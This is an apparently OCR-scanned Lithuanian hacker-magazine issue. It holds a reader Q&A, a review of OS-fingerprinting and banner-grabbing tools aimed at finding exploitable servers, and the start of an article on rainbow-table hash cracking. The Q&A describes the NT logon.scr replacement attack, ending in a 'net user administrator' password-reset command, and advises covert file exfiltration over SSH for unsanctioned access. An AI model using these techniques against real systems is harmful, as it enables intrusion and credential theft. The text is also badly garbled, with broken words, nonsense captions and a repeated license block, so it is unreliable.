Yra, kad tik būtų, kur juos dėti... Turint užkrato koncepciją, jo perkėlimas į tam tikrą OS tampa laiko klausimu. Pastaruoju metu prasisuko užkratas CME 4, kuris plinta iChat'u ir yra Leap viruso koncepcija. Jis nėra kirminas tikrąja žodžio prasme, kadangi tolimesniam dauginimuisi iš vartotojo reikalauja tam tikrų veiksmų. Visa tai veikia socialinės inžinerijos principu, o ne kaip pačios OS pažeidžiamumas. Kirminas platinamas ekrano užsklandos (screen saver) pavidalu, originali versija nekelia gresmės. Visa tai buvo išleista kaip sistemos saugumo silpnybės pavyzdys. Tolimesnis plitimas sėkmingas tik paleidus administratoriaus vardą. Kitas Java kirminas, OSX.Inqtana.A, buvo pristatytas publikos teismui siekiant parodyti Bluetooth Directory pažeidžiamumo, kuris buvo atrastas ir sėkmingai užlopytas praėjusių metų birželį, išnaudojimo pavyzdį. Trečiasis ir labiausiai nusipelnęs pažeidžiamumas buvo pavadintas kirminu, kuris tapo tokio tipo įžkretimo galimybes įrodymu, tačiau masiškai nepaprito. Pavyzdyje eksploatuojama skylė leidžia be vartotojo žinios iš atidaryto archyvo paleid neti vykdomas bylas.



**Kodėl man jungiantis prie IRC serverio mane nuolat skenuoja?**



Kodėl budėtojai visada žiūri ankytojams į veidą? Todėl, kad reikia žinoti, kas pas mus užsuka ir ar jis su savimi neturi ko nors blogo? Tu veikiausiai kalbi apie 23, 80, 1080 ir 3128 jungtis, kuris paprasčiausiai automatiškai patikrina IRC tinklo administraciją. Tai daroma dėl paprasčiausios priežasties: 23 naudoja telnet serveris, 80 ir 3128 — HTTP proxy serveriai, o 1080 — SOCKS ai. Visus juos kartais eksploatuoja ką nors atakuoti susiruošę niekšeliai, kurie taip gali praeiti pro vartotojams uždetus k line draudimus ar pravedinėti masiškas reklamines kampanijas. Taip pat būtų logiška išstudijuoti naudojamų IRC serverių MOTD (message of the day), kur visada rašoma apie atliekamą skenavimą.





**Q** Ar diskelių įrenginio išėmimas padėtų nuo slaptažodžių nuėmimo programų (pavyzdžiui, NT Offline) užkrovimo į biuro sistemą?

**A** Derėtų atminti, kad pamirėta programa ([home.eu-net.no/pnordahl/ntpasswd/editor.html](http://home.eu-net.no/pnordahl/ntpasswd/editor.html)) į sistemą gali būti įdiegta iš skirtingų laikmenų. Tokius dalykus atjungti galima BIOS'e arba išimant tų pačių kaupiklių skaituvus: diskelių įrenginį, CD-ROM'ą (kaip biuro sistemoje nereikalingą daiktą), USB (kaip potencialią firmos paslaptį grobimo priemonę). USB lizdų išėmimas greičiausiai gali būti keblukas, todėl čia padėtų paprasčiausias angų užant-spaudavimas. Vis dėlto prieš laužtuvą nepašokinėsi... Intelektualesnieji su tokiomis „užkraunamo nulaužimo“ problemomis kovotų visą sisteminių diskų užšifrudami su PGP ar DriveEncrypt.

**Q** Kas per ataka prieš NT pakeičiant ekrano užsklandos bylą?

**A** Šis metodas buvo sėkmingai eksploatuojamas NT 4.0 kontekste ir nežinia kiek buvo sėkmingai pritaikomas su NT 5.0. Atakuojamajame kompiuteryje reikėjo įdiegti antrą NT sistemą, nustatymuose įžkrovimo katalogą pakeisti originalioju, kad po to būtų surasta ir pašalinta įėjimo į laužiamą sistemą ekrano užsklanda *logon.scr*. Į jos vietą buvo įrašoma *cmd.exe*, kuri pervadinama tuo pačiu *logon.scr*. Daugelyje sistemų prisijungimo/įėjimo į sistemą metu (*logon screen*) *logon.scr* aktyvuojasi po 15 minučių neaktyvumo. Sena ir neprotinga sistema paleisdavo *cmd.exe* konsolę, taip įeidama tave į savo guolį ir suteikdama neribotas kontrolės galimybes GUI megejai užsklandą visiškai sėkmingai galejo sukeisti su *explorer.exe*. Dirbant su *cmd.exe* paprasčiausiai būdavo surenkama eilutė „*net user administrator 123456*“, kuri administratoriaus slaptažodį pakeisdavo prozišku 123456.

**Q** Ar yra koks nors patogesnis informacijos parsisiuntimo iš SSHv2 serverio būdas, nei bylų iš ten siuntimas paštu (*mailx*)?

**A** Tiesą sakant, turint *ssh* prieigą ir pakankamas privilegijas, ten galima įdiegti visas pageidaujamąs duomenų perdavimo priemones — *http*, *ftp* ir taip toliau. Tačiau ne visiškai sankcionuoto priejimo atveju hakens gali pasirinkti ne tokį triukšmingą sprendimą, kuomet bylos perdodamos tiesiog per egzistuojantį SSHv2 kanalą. Tokiu atveju sprendimas gautų būti *ftp over ssh2* ir *sftp*, abu šiuos variantus pilnavertiškai įgyvendina SecureFX ([www.vandyke.com](http://www.vandyke.com)). Pastaruoju metu toks funkcionalumas realizuotas ir daugelyje kitų *ftp* klientų, pavyzdžiui, CuteFTP Pro ([www.cuteftp.com](http://www.cuteftp.com)). Lakoniškų sprendimų megejai gali pareikšti atitinkamų savo bylų vadymo įrankiams skirtų atnaujinimų: Total Commander'ui aš suradau visa reikalinga. Taip nutolusiame serveryje saugomos bylos gali būti ne tik išstudijuotos megaujantis įprastinio *ftp* patogumu, tačiau ir su prideramu SSH šifravimu.

**Q** Dažnai warezą siunčiuosi *avseq\*.dat* formatu, tačiau visi grotuvai atsisako su juo dirbti...

**A** Atsakyti į tavo klausimą, žinant tik prapletimą — praktiškai nerealu, kadangi čia reikalingas patyręs warezo scenos specialistas ;). Būtent jis žino, kad tiesiog taip groti bylą vargu ar pavyks. Čia į pagalbą gautų ateiti programa VCD Gear ([www.vcdgear.com](http://www.vcdgear.com)), kuri per minutę *.dat* transformuos į gana žmogšką vaizdo formatą, kuris įkandamas praktiškai bet kuriam DivX grotuvui su teisinga kodekų kompaktacija.



## 026

**Paliesk švelniai**  
Įrankių rinkinys protingam „remote fingerprint‘ui“  
PRIEŠ BET KOKĮ MŪŠĮ  
PIRMA EINA ŽVALGYBA,  
KAS NĖRA STEBĖTINA —  
JUK KUO TU DAUGIAU ŽINAI  
APIE SAVO PRIEŠĄ,  
TUO DIDESNĖ TIKIMYBĖ,

KAD PASIŲSI JĮ Į NOKDAUNĄ VIE-  
NU SMŪGIU. NĖ VIENA TINKLO  
ATAKA NEAPSIĖINA BE IŠANKS-  
TINIO NUTOLUSIOS OPERACI-  
NĖS SISTEMOS TIPO NUSTATY-  
MO IR MAŠINOJE PALEISTŲ SER-  
VISŲ ANTRAŠČIŲ (BANNERS)  
GAVIMO. VĖLIAU ĮSILAUŽIMO  
METU ŠIE DUOMENYS BŪS KRI-  
TIŠKAI BŪTINI. JUK DAUŽYTI SU  
LINUKSINIAM PROFTPD SKIRTU

EKSPLOITU PER WINDOWS SIS-  
TEMOJE VEIKIANTĮ SERVŲ DE-  
MONĄ — UŽSIĖMIMAS KVAI-  
LIAMS. KAD TOLIMESNĖS TAVO  
ŽVALGYBOS VYKTŲ SKLAN-  
DŽIAU IR BŪTŲ KOMFORTIŠ-  
KESNĖS, MES TAU PARUOŠĖME  
ŠIUOLAIKINĖS REMOTE FIN-  
GERPRINT‘INIMUI SKIRTOS  
PROGRAMINĖS ĮRANGOS AP-  
ŽVALGĄ.

(Tyrimotoja įrankių rinkinys)

#### 1. XPROBE2

<http://xprobe.sourceforge.net>

**(Aprašymas)** Tai įvairingas ir pažangus įrankis, sukuriantis remiantis moksliniais Ofiro Arkino tyrimais. Programos veikimo algoritmas nėra itin sudėtingas, muris svarbiausia bus tai, kad programa pirštų ant spaudų, nukėlimui naudoja UDP paketus. O jeigu iš nutolusio kompiuterio mes negauname atsakymo į UDP užklausą, Xprobe OS nustatyti nesugebės.

Paleidžiant šią programą galima nurodyti genėtinai daug opcijų, kurios leidžia ją rankščiai konfigūruoti.

**(Naudojimas)** Debar aš papasakosiu apie pačias idomiasias vėliavėles, TCP jungčių skenavimo režimas nurodomas su vėliavėle `-T`; čia galima nurodyti dominantią diapazoną, pavyzdžiui, `10.0.0.0/24`, `10.0.0.0/24`, `10.0.0.0/24`. Beje, šiuo atveju Xprobe mėbėdys surasti ir ugniasienės filtruojamas jungtis. Analo-giška tikrinamos ir UDP jungtys, tai aktyvuojama su vėliavėle `-U`. Parametras `-v` pateikia išsamią infor-maciją apie programos užkrautus modulius (mo-dulius aktyvuoti ir deaktivuoti galima su vėliavėle `-M` ir `-D`). Yra galimybė trasaoti kelią iki reikla-mo tinklo mazgo (vėliavėle `-r`). Pasirūpęs su para-metru `-X` galima išsaugoti XML formato programos atsakymą.

**(Ypatybės)** Serveryje naudojamą operacinę siste-mą Xprobe nustato pakankamai tiksliai, o jeigu šio nustatymo metu atsirado ginčytinų niuansų, ataskaitoje bus pateiktas labiausiai tikėtinių OS sąrašas su procentinių tikimybių santykiu.

**(Išvados)** Programa man labai patiko, daugybė testų pasirodė iš gana geros pusės, todėl būtina iš-dėmėti Xprobe, kadangi ji jau ne kartą pasitvėrė prieš šį sprendimą.

#### 2. SIPHON

<http://siphon.sourceforge.net/pubs/siphon> siphon 0.0 + 1 src.rpm

**(Aprašymas)** Tai pirmasis pretendentas iš programų, kurios re-aišluoja pasyvų steką studijavimą. Siphon klausosi tam tikros tin-klo sąsajos, analizuoja paketus ir formuoja išsamią ataskaitą. Savaimė suprantama, panaudojant šią programą kokią nors vieną serverio, kuris nėra tame pačiame tinkle, kaip ir tu, sistemos nu-statymui nepavyks. Ši programa skirta tikrai, ją galima įdiegti užprobtame serveryje ir su ja tyrinėti korporatyvinio tinklo vidų.

**(Naudojimas, Paleidimo metu reikėtų nurodyti visą tobo du svar-biausius parametrus.**

`-l <sąsaja> -r -o <filename.txt>`

Pirmasis parametras leidžia nurodyti „žvejybai“ ir paketų analizėi naudojamą tinklo sąsają. Jeigu reikia konsultacijų, geriausia kreiptis į `ifconfig`. Antrasis parametras nurodo, kur bus išsaugoti visi surasti adresai ir juos atitinkančios operacinės sistemos. Pa-kankamai dažnai, kai siphon nesugeba nustatyti OS, ji šalia toki-o tinklo mazgo IP paleikia perimto TCP paketo laingo žigį. Byloje ope-ratinės sistemos, kuri rasti nemažai operacinių sistemų pirštų antspau-dų (laingo dydis: TTL:DF operacinė sistema) formatu: `2102.128.1:Windows NT Win9x 4470:128.1:Windows 2000 RC1 2326.255.1:Solaris 2.6 - 2.7`

**(Ypatybės)** Dar kartą pabrėškiu, kad siphon steką analizuoja pasy-viu režimu, neinicijuodama susijungimų. Čia aš tuo noriu pasa-kyti, kad bent kiek ryškesnio tinklo vaizdo susidarymui ir prie jo prijungtu kompiuterių ir bel. savaimė suprantama, juose veikiančių operacinių sistemų gavimui prireiks laiko. Sunku pasakyti, kiek būtent, tačiau, jeigu programa įdiegta serveryje, į kurį kreipiasi daug mašinų, tai rezultatus galinai gauti maždaug per pusvalandį.

**(Išvados)** Man pačiam ši programa patiko ir rekomenduodau su-ja šiek tiek padirbėti. Nori programą pritaikyti uždirimui? Gali ją įdiegti į kokią nors web serverį ir surinkinėti beneik rinkodarinę informaciją apie įvairių naudojamų operacinių sistemų.

#### 3. PDF

<http://toamir.com/dump.cu/pdf> tgs

**(Aprašymas)** Siphon tipo daug funkcijų turintis tinklo stekų ana-lizatorius. Programą sukūrė Michailas Zatorskis, o pagal galimybių kiekį tarp tokių tipo įrankių PDF tikriausiai yra lyderis. Išvardinsiu pačias svarbiausias ypatybes, o tuo patu, ir reikalingas vėliavėles.

**(Naudojimas)**

- \* Veikimas dempno režimu (vėliavėlė `-d`)
- \* Pilnas gautų paketų turinio pateikimas (dumpp, `-t`)
- \* Konkretaus paketo klausymasis (`-Q`)
- \* Galimybė paleisti programą chroot režime ir padaryti seluid `bet` ir `+` vėliavėles.
- \* Nuskaitymas iš su `cpdump` sukurtos bylos atvėliavė `-n` reikšmi-šios labai pažangia galimybe `-s`
- \* Laiko žymių nustatymas, vienos eilutės įrašymo režimas, rezur-tatų išsaugojimas MySQL duomenų bazėje ir taip toliau.

**(Ypatybės)** Po įdiegimo į sistemą programą galima paleisti be parametrų arba su opcija `-i`, su kuria reikiu perduoti klausiamo tinklo sąsajos pavadinimą.

**(Išvados)** Manau, kad daugiau komentarij apie PDF neboreikis. Programa turi didelį potencialą, funkcionalumą ir priklaik pasidomėti mano testuose.



Ši programa yra išleista pagal GPL licenciją. Jūs galite ją naudoti ir platinti be jokių apri-  
mimų, jei tik išlaikysite šias sąlygas:  
1. Jei pakeičiate šią programą, pridedate naujų funkcijų, išleiskite ją su nauju pavadinimu.  
2. Jei pakeičiate šią programą, pridedate naujų funkcijų, išleiskite ją su nauju pavadinimu.  
3. Jei pakeičiate šią programą, pridedate naujų funkcijų, išleiskite ją su nauju pavadinimu.



Ši programa yra išleista pagal GPL licenciją. Jūs galite ją naudoti ir platinti be jokių apri-  
mimų, jei tik išlaikysite šias sąlygas:  
1. Jei pakeičiate šią programą, pridedate naujų funkcijų, išleiskite ją su nauju pavadinimu.  
2. Jei pakeičiate šią programą, pridedate naujų funkcijų, išleiskite ją su nauju pavadinimu.  
3. Jei pakeičiate šią programą, pridedate naujų funkcijų, išleiskite ją su nauju pavadinimu.



**[Švelnūs prisilietimai]** Apie tinklo steko piršto antspaudų (*fingerprint*) nuėmimo technologiją tavo mėgiamam žurnale buvo rašoma jau ne kartą. Jeigu skaiter atidžiai, tai tikriausiai žinai, kad norint nustatyti OS tipą mašinai siunčiami specialūs IP paketai, kuriuose nėra jokios ypatingos informacijos, tačiau kiekviena operacinė sistema į tokias užklausas reaguoja skirtingai. Kokiais paketais ir kokia tvarka atsako sistema — tai ir apibrėžia jos priklausomybę vienai ar kitai šeimai.

Tokių atsakymų visuma ir suformuoja parašą (signatūrą), kuri leidžia atskirti vienas operacines sistemas nuo kitų. Skirtingų sistemų signatūrų rinkiniai surenkami į vieningą bazę ir naudojami OS fingerprinting'ui. Šavaime suprantama, pirštų antspaudams paimti įvairūs įrankiai naudoja skirtingas metodus.

Yra iš viso du tinklo steko analizės metodų tipai: aktyvus ir pasyvus. Su aktyviu viskas gana aišku: išsiunčiam keletą paketų, laukiame atsakymo ir analizuojame jo turinį. Pasyvios steko analizės atveju visi aukščiau aprašyti veiksmai atliekami nesiunčiant užklausų nutolusiam mazgui — kompiuteris tiesiog laukia iš kitos mašinos atsiunčiamo paketo ir jį analizuoja. Skirtumas akivaizdus: užuot, kad „provokavę“ nutolusį tinklo mazgą atsakytų mūsų pasiųstus duomenis, mes tiesiog banaliai laukiame, kol kompiuteris PATS neparodys tinklinio aktyvumo. Šiandien aš papasakosiu apie įrankius, kurie įgyvendina abu tyrimo metodus. Štai šie niekšėliai.

Pradžiai paaiškinsiu ir aptarsiu kai kuriuos dažnai kylančius klausimus, kad daugiau niekam nereikėtų prie jų sugrįžti. Kas gi tas serviso baneris (antraštė)? Tai pasisveikinimo pranešimas, kurį serveris po prisijungimo pateikia klientui įsivaizduokim, kad mano lokalioje mašinoje paleistas *pureftpd*. Kai aš prie jo prisijungiu su standartinio *ftp* klientu, pamatau maždaug tokį vaizdą:

```
220          Welcome to Pure-FTPd
220 You are user number 1 of 50 allowed
220 Local time is now 20:33 Server port: 2
220 You will be disconnected after 15 minutes of inactivity
```

Būtent tai ir yra *ftp* serviso „baneris“. Šiaip tai antraštė gali atrodyti ir kitaip, jos gali iš viso nebūti. Dažniausiai joje nurodoma serviso versija (pavyzdžiui, *SSH* atveju tai būtų tokio pavidalo užrašas: *SSH 1.99-OpenSSH\_3.6.1p2*) arba koks nors kitas kompiliavimo metu administratoriaus nurodytas

#### **[Didysis ir siaubingasis]**

Daugelis manęs paklaus, kodėl aš šioje apžvalgoje nepaminėjau žymiojo skenerio *nmap*?

Tam turiu dvi priežastis. Visų pirma, apie šį jungčių skenerį jau buvo rašoma visur, kur tik įmanoma. Antra, kaip man pačiam atrodo, *NetMapper* — ne tokia jau universali programa. Noriu pasakyti, kad ji iš tiesų moka daug: slaptaisi skenuoti (*-sS*), nustatyti OS tipą (*--O*) ir taip toliau, tačiau praktiškai naudoti *nmap* ne visada patogiu ir prasminga. Pavyzdžiui, hakeris per *nobody* shellą gavo root teises, dabar jam būtina kiek įmanoma greičiau nuskenuoti potinkį ir jame surasti kitas mašinas bei pažeidžiamus servisus. Ar tokio atveju kam nors šaus į galvą mintis siųsti gremėzdiką distributyvą, įdiegti jį į sistemą, patenkinti visas jo priklausomybes bei laukti, kol jis nuskenuos visą potinkį. Tą patį galima padaryti su nedideliu įrankių rinkiniu. Kitaip tariant, šis įrankis aktualus toli gražu ne visose situacijose. Nepaisant to, kaip tinklo saugumo įrankis *nmap* dar pakankamai ilgai užims lyderio pozicijas.



tekstas (pavyzdžiui, *Narkomany Go Home*). Beje, pasisveikinimo pranešimas dažniausiai nėra keičiamas, todėl įmanoma nustatyti demono versiją ir net parinkti jam skirtą viešą eksploatą. Demonas apkausos metu gali netiesiogiai išduoti ir informaciją apie mašinoje įdiegtą operacinę sistemą, kas patiemis įsilaužėliams tik į naudą. Būtent todėl *banner grabbing* (servisų antraščių surinkimas — angl.) įsilaužėliams labai svarbus, net kur kas svarbesnis, nei nutolusios operacinės sistemos versijos nustatymas. Šiems tikslams patyrę hakeriai sukūrė daugybę įrankių ir specialių programų, kurios užsiima šiuo paprastu darbeliu :).

## [Tinkliniai grobikai]

### 1. GRABBB

[www.securityfocus.com/data/tools/grabbb-0.0.7.tar.gz](http://www.securityfocus.com/data/tools/grabbb-0.0.7.tar.gz)


**[Aprašymas]** Tai iš tiesų uraganiškas antraščių grabberis, kurį parašė kietu vaikinuka iš TESO ir kurį labai patogu naudoti skenuojant didelius portolnius.

**[Naudojimas]** Šis įrankis turi ne tiek jau daug opcijų:

- x - prisijungimų skaičius (pagal nutylėjimą 250)
- a - pradinis skenuojamas adresas (pateikiamas a.b.c.d pavidalu)
- b - galutinis skenuojamas adresas
- m — ne vienos eilutės režimas, kuomet iš serviso nuskarinama ne tik pirmą pasisveikinimo eilutę, bet visas pranešimas (kaip, pavyzdžiui, jau mano paminėtu *ftp* demono atveju)
- s - galutinė ataskaita pasibaigus skenavimui

Po paleidimo ir parametrų perdavimo reikia nurodyti, kokios būtent jungtys tave domina.

**[Ypatybės]** Šį įrankį labai patogu naudoti tiek iš viso veikiančių tinklo mazgų paieškai, tiek ir pažeidžiamiems servisams, kuriuos galima eksploatuoti, rasti. Beje, daugelis būtent taip ir daro: ieško viešų *ftp*, *telnetd*, *smtp* servisams skirtų eksploatų, foniniame režime paleidžia grabberį, kurį užsaiundo ant kokio nors tinklo. Kai portinklio šūkavimas baigtas, įsilaužėlis pateiktoje ataskaitoje ieško mašinos su įdiegtu pažeidžiamu demonu ir tokią mašiną be kokių nors ypatingų pastangų tiesiog nulaūžia.



bukink srautą!

**[Geografijos pabaiga]** Štai ir viskas, ką aš šiame straipsnyje norėjau tau papasakoti. Aprašyti įrankiai skirti darbu, UNIX sistemoje, nors kai kurie (*siphon*, *nmap*) yra perkelti ir į Windows OS. Jeigu tau to maža, tuomet pasisiųsk bet kokių pažangų saugumo skenerį, kuris turi visas reikiamas savybes (*SSS*, *Retina*, *Fluxay*, *Xspider* ir taip toliau). Ir dar — visus įrankius aš testavau *Mandrake Linux 9.2* sistemoje su šiuo paketu įdiegtą *libpcap* biblioteką. Kaip man atrodo, toje pačioje *FreeBSD 5.3* greitai priverst. dirbti visas paminėtas programas nepavyks :). Visas programas reikia leisti *root* vardu, kadangi jos naudoja *raw* soketus, ICMP ir kitus dalykėlius, kurie nepreina paprastiems vartotojams iki 18.

**[Išvados]** TESO kuria puikius produktus, o daugybė hakerių su šiuo grabberiu skenuoja didelius tinklus, taip ieškodami tik pažeidžiamų mašinų. Be abejo, jie niekada, bet ką padarysi.

### 2. AMAP

[www.thc.org/download.php?t=r&f=amap-5.2.tar.gz](http://www.thc.org/download.php?t=r&f=amap-5.2.tar.gz)

**[Aprašymas]** Tai labai patogus ir profesionaliai sukurtas įrankis, kurį į pasaulį paleido vokiečių hakeriai THC. Jis be „prastinio“ servisų antraščių gavimo moka labai daug.

**[Naudojimas]** *Amap* paleidžiamas taip:

```
$ amap [modes] [options] host ports
```

Jungtis reikia nurodyti per tarpą. Toliau mes pakeičiame ir apie režimus bei opcijas. Štai pačios skaniausios opcijos ir parametrai:

- A — jungia režimą, kuriame nustatomas per nurodytą jungtį veikiančias servisas (baneriai nėra registruojami)
- B — tiesiog gauti baneriai ir išvesti juos į ekraną
- P — *amap* pavirsta paprasčiausiu jungčių skeneriu, kuns nustato serviso būseną baneriai ir servisas nėra nustatomas
- f — nuskaruoti duomenis apie mašiną iš *nmap* suformuotos ataskaitos (savime suprantama, tam prieš tai reikia nuskenuoti mašiną su *nmap*)
- d — visas užklausas rašyti į bylą

*Amap* taip pat moka dirbti su IPV6 adresais (vėlavė — 6), siųsti užklausas konkrečiu protokolu (-p), tikrinti JDP jungtis (-j) ir taip toliau.

**[Ypatybės]** Atvirai šnekant, ši programa nėra jau tokia universal, kaip atrodo iš pirmo žvilgsnio. Juk prieš naudojimą reikia žinoti, kokios jungtys atidarytos, o kokios ne. Nors, kita vertus, jeigu tave domina tik tam tikri servisas, gali šį įrankį drąsiai traukti į savo arsenalą. Pavyzdžiui, kam tau reikalingas *ftp* baneris, jeigu

tavo kišenėje puikuojasi *MySQL* (3306 jungtis) eksploatas? Būtent apie tai aš ir kalbu :)

**[Išvados]** Tai perspektyvus ir aktualus įrankis, kuriuo naudojasi daug žmonių. Kodėl ir tau neprisijungus prie slaptojų bendruomenės? :)

### 3. Skin

<http://skin.sourceforge.net>

**[Aprašymas]** *Skin* — tai labai greitas jungčių skeneris, kuris neblogai moka nustatinėti servisas.

**[Naudojimas]** Skeneris paleidžiamas labai paprastai.

```
$ skin [options] hostname
```

Pagrindinės įrankio opcijos:

- sT įprastinis TCP skenavimas
- sS naudojama SYN vėlavė, susijungimas neužmezgamas (kaip *nmap*)
- sV registruojamos servisų antraštės

Taip pat galima nuskenuoti kokių nors tinklo mazgą, o po to, perskačius loge užfiksuotus duomenis, patikrinti baneriai.

**[Ypatybės]** Šis skeneris sukurtas naudojant modulinę architektūrą ir prie jo labai lengva pridėti naujus įskiepius, tuo pačiu praplečiant jo funkcionalumą.

**[Išvados]** Šiaip tai šis projektas atrodo šiek tiek žmestas, tačiau naudoti šį skenerį galima jeigu tau reikia kažko greito ir lengvo ir nėra laiko kompiliuoti gremėzdiskus projektus.







## Vaivorykštė lentelėse

„Rainbow tables“ panaudojimas ypač greitam hešų nulaužimui

ŠIUOLAIKINĖSE AUTENTIFIKACIJOS SISTEMOSE ITIN SVARBIOS HEŠŲ FUNKCIJOS — SPECIALŪS ATVAIZDAI, KURIE PAGAL JIEMS PERDUOTĄ EILUTĘ GENERUOJA TAM TIKRĄ SIGNATŪRĄ, ANTSPAUDĄ, ARBA ŠIFRUOJA ŠIĄ EILUTĘ. MŪSŲ ŽURNALO PUSLAPIUOSE MES NE KARTĄ BUVOME SUSIDŪRĘ SU TOKIA PROBLEMA, KAI REIKĖJO ATLIKTI ATVIRKŠTINĘ OPERACIJĄ: PAGAL ŽINOMĄ HEŠO FUNKCIJOS REIKŠMĘ ATSTATYTI ORIGINALIĄ EILUTĘ. TOKIO TIPO UŽDJOTYS IŠKYLA GANA DAŽNAI. JEIGU NORI NULAUŽTOJE SISTEMOJE SUŽINOTI VARTOTOJO SLAPTAŽODĮ, PRISIJUNGTI PRIE SVETIMO VPN SERVERIO, TAI TAU TEKS NULAUŽTI GAUTĄ HEŠĄ. ŠIANDIEN MES PAŠNEKESIME APIE ŠIUOLAIKIŠKIAUSIĄ IR PROGRESYVIAUSIĄ ŠIOS PROBLEMOS SPRENDIMO BŪDĄ, KURIS LEIDŽIA PAGEIDAUJAMUS HEŠUS SUTVARKYTI KELIŲ VALANDŲ BĖGYJE (ARBA GREIČIAU).

**[Pradžia]** Daugelyje sistemų vartotojų slaptažodžiai nėra saugomi atviru pavidalu, čia sudetos tik juos atitinkančios hešų funkcijų reikšmės. Susidaro situacija, kai net pati sistema nežino vartotojo slaptažodžio: ji turi tiksliai antspaudą ir autentifikacijos metu sulyginti vartotojo perduotos eilutės hešą su tuo, kas saugoma sistemos viduje. Taigi net jeigu „silaužėjas“ pavyksta užgrobti vartotojų slaptažodžių hešus, paprastai jam nepavyksta šių reikšmių panaudoti savo nešvariuose darbuose. Neaišmei, dabar daugelis projektų kenčia nuo, mano nuomone, ganėtinai keisto dalyko: jie patys suteikia sąsają autentifikacijai su hešu–slaptažodžiu, visa ši sumanyma paverdami tikru marazmu. Pavyzdžių to reikia ieškoti nereikia, jais gali būti krūva web forumų, kurie vartotojų sausa nukuose (cookies) saugo užšifruotus jų slaptažodžius ir autentifikaciją atlieka pagal šias reikšmes.

Jeigu autentifikacija pagal hešą slaptažodį negalima, iš auželis susiduna su rimta problema: reikia kaip nors pagal žinomą hešą gauti pradinę slaptažodžio reikšmę–eilutę. O šią užduotį išspręsti galima ne vienu būdu: negalima atmesti situacijos, kuomet dvi skirtingas eilutes atitiks viena ir ta pati hešo funkcijos reikšmė. Butent dėl šios priežasties teisinga manyti, kad hešo nulaužimas – tai kolizijos, o ne pradinės eilutės paieška. Juk eigu eilutės „jkfaskhvjv“ ir „Qkfjdjvfohldfthbf“ atitinka vieną hešo reikšmę, tuomet neįmanoma tiksliai nustatyti, kuria iš jų sugalvojo gudrusis vartotojas.


Kaip galima surasti koliziją? Pats paprasčiausias į galimą ateities variantas — bukas visų galimų reikšmių per rinkimas. Generuojama daugybė visų įmanomų eilučių originalių reikšmių, imamas pirmas elementas, generuojamas jo hešas ir sulyginamas su turimu. Jeigu reikšmės sutaps, tai procesas bus užbaigtas ir kolizija surasta. Jeigu nesutampa — imamas kitas elementas.



Ir taip tol, kol nebus surasta kolizija arba nepasibaigs preten-  
dentų aibė.  
Deja, toks būdas negali užtikrinti gero našumo. Esme tame,  
kad perminkimo procesas trunka pakenčiamą laiko tarpą tik tuo  
atveju, jeigu variantų aibė nėra labai didelė. Visų galimų eilučių  
iki 10 simbolių perminkimas hakeriui nežemiška užduotis.  
Būtent dėl šios priežasties žmonės pradėjo ieškoti būdų, kaip  
optimizuoti kolizijų paieškos procesą. Ir ką gi tu manai, jie jį  
surado.

**[Naujasis metodas]** Viskas prasidėjo šiek tiek anksčiau, nei  
tu gali įsivaizduoti. Dar 1980 metais Martinas Helmanas pa-  
sijė kardinaliai naują požiūrį į hešų funkcijų kriptanalizę: jis  
pasiūlė panaudoti iš anksto sudarytas ir atmintyje išsaugotas  
lenteles. Tačiau visiškai ašku, jog saugoti visų įmanomų raktų  
variantų hešus-reikšmes — absurdiška ideja. Negana to, kad  
tokios lentelės užims protą šiuurpinantį terabaitų kiekį, tai pa-  
eška jose sūns neįtikėtina daug laiko.

Helmanas pasiūlė gana originalią koncepciją, kuri pagrista pra-  
dines raktų aibės suskaidymu į porabių rinkinius. Praktikoje tai  
daroma taip:



Tekstas paviršius, kuris leidžia susidaryti įspū-  
dingam vaizdui, kaip reikalingi parametrai

1. Fiksuojama darbine abe-  
cebe, t. y. nurodoma visų ga-  
limų raktų aibė  $Q$ .
2. Fiksuojamas aibės  $Q$  ele-  
mentas  $q$  ir pagal jį apskai-  
čiuojama hešo funkcijos  
reikšmė  $h$ .
3. Su tam tikra „apipjaustan-  
čia“ funkcija  $R$  iš hešo gene-  
ruojamas raktas, priklausan-

tis aibei  $Q$ :  $q \rightarrow R(h)$ .  
Jeigu elementų skai-  
čius grandinėje ma-  
žesnis už nurodytą, tai  
atliekamas perejimas  
į 2-ąjį punktą.

Toks iteracinis proce-  
sas atliekamas iki to,  
kol mes nerastume il-  
gio raktų grandinės. V-  
sa ši seka į atmintį ne-  
ra saugoma, rašomas  
tik pirmas ir paskutinis  
jos elementai. Tame ir  
slėpni metodo esmė: jeigu, tarkim, gran-  
dinėje yra 1500 raktų, tai mes gerokai sutaupysim atminties,  
tuo pačiu sutaupydami tolimesnei kriptanalizei reikalingo la-  
ko. Žodžiu, pradinis šio metodo variantas verčiasi kaip „kom-  
promisas tarp kriptanalizei sugaištamų laiko sąnaudų ir at-  
minties“, todėl viskas logiška. Tačiau sugrįžkime prie metodo  
aprašymo.

Su aprašytu algoritmu generuojamas tam tikras grandinių, ku-  
nas galima patogiai pavaizduoti dvimačio masyvo pavidalu, kiekis  
arba lentelė su dviem stulpeliais, kur pirmame yra pradinis gran-  
dinės raktas, o antrame — galutinis. Po to, kai grandinės  
sugeneruotos, jau galima atlikti rakto paiešką. Tai ieškoma taip  
taip.

Iš pradžių nurodoma hešo funkcijos reikšmė, kuriai reikia gauti  
koliziją. Su apipjaustančia funkcija  $R$  nustatoma rakto KO reikš-  
mė, iš kurios pagal aprašytą algoritmą sudaroma paieškos gran-  
dine, kurioje yra ne daugiau  $t$  elementų. Jeigu lentelėje yra eš-



Paviršius su kintančiais parametrais, kuris  
puikiai pabrėžia kriptanalizę



komas raktas, tai vienas iš sugeneruotų naujos grandinės elementų bus terminaliniu mūsų lentelės elementu. Toliau pagal žinomą pradinį elementą visiškai nesunku išvesti visą terminalinį elementą atitinkančią grandinę, įskaitant ir elementą, kuris betarpiškai eina prieš pradinę KO reikšmę, t.y. raktas, kurio mes ir ieškome. Tačiau tokia teigiama įvykių eiga galima tik tuo atveju, jeigu sugeneruotose lentelėse iš tiesų yra kolizija. Čia iškyla vienas prasmingas klausimas: kiek reikia sugeneruoti grandinių, kad jos padengtų visų įmanomų raktų aibę. Deja, viena-reikšmiškai atsakyti į šį klausimą neįmanoma.

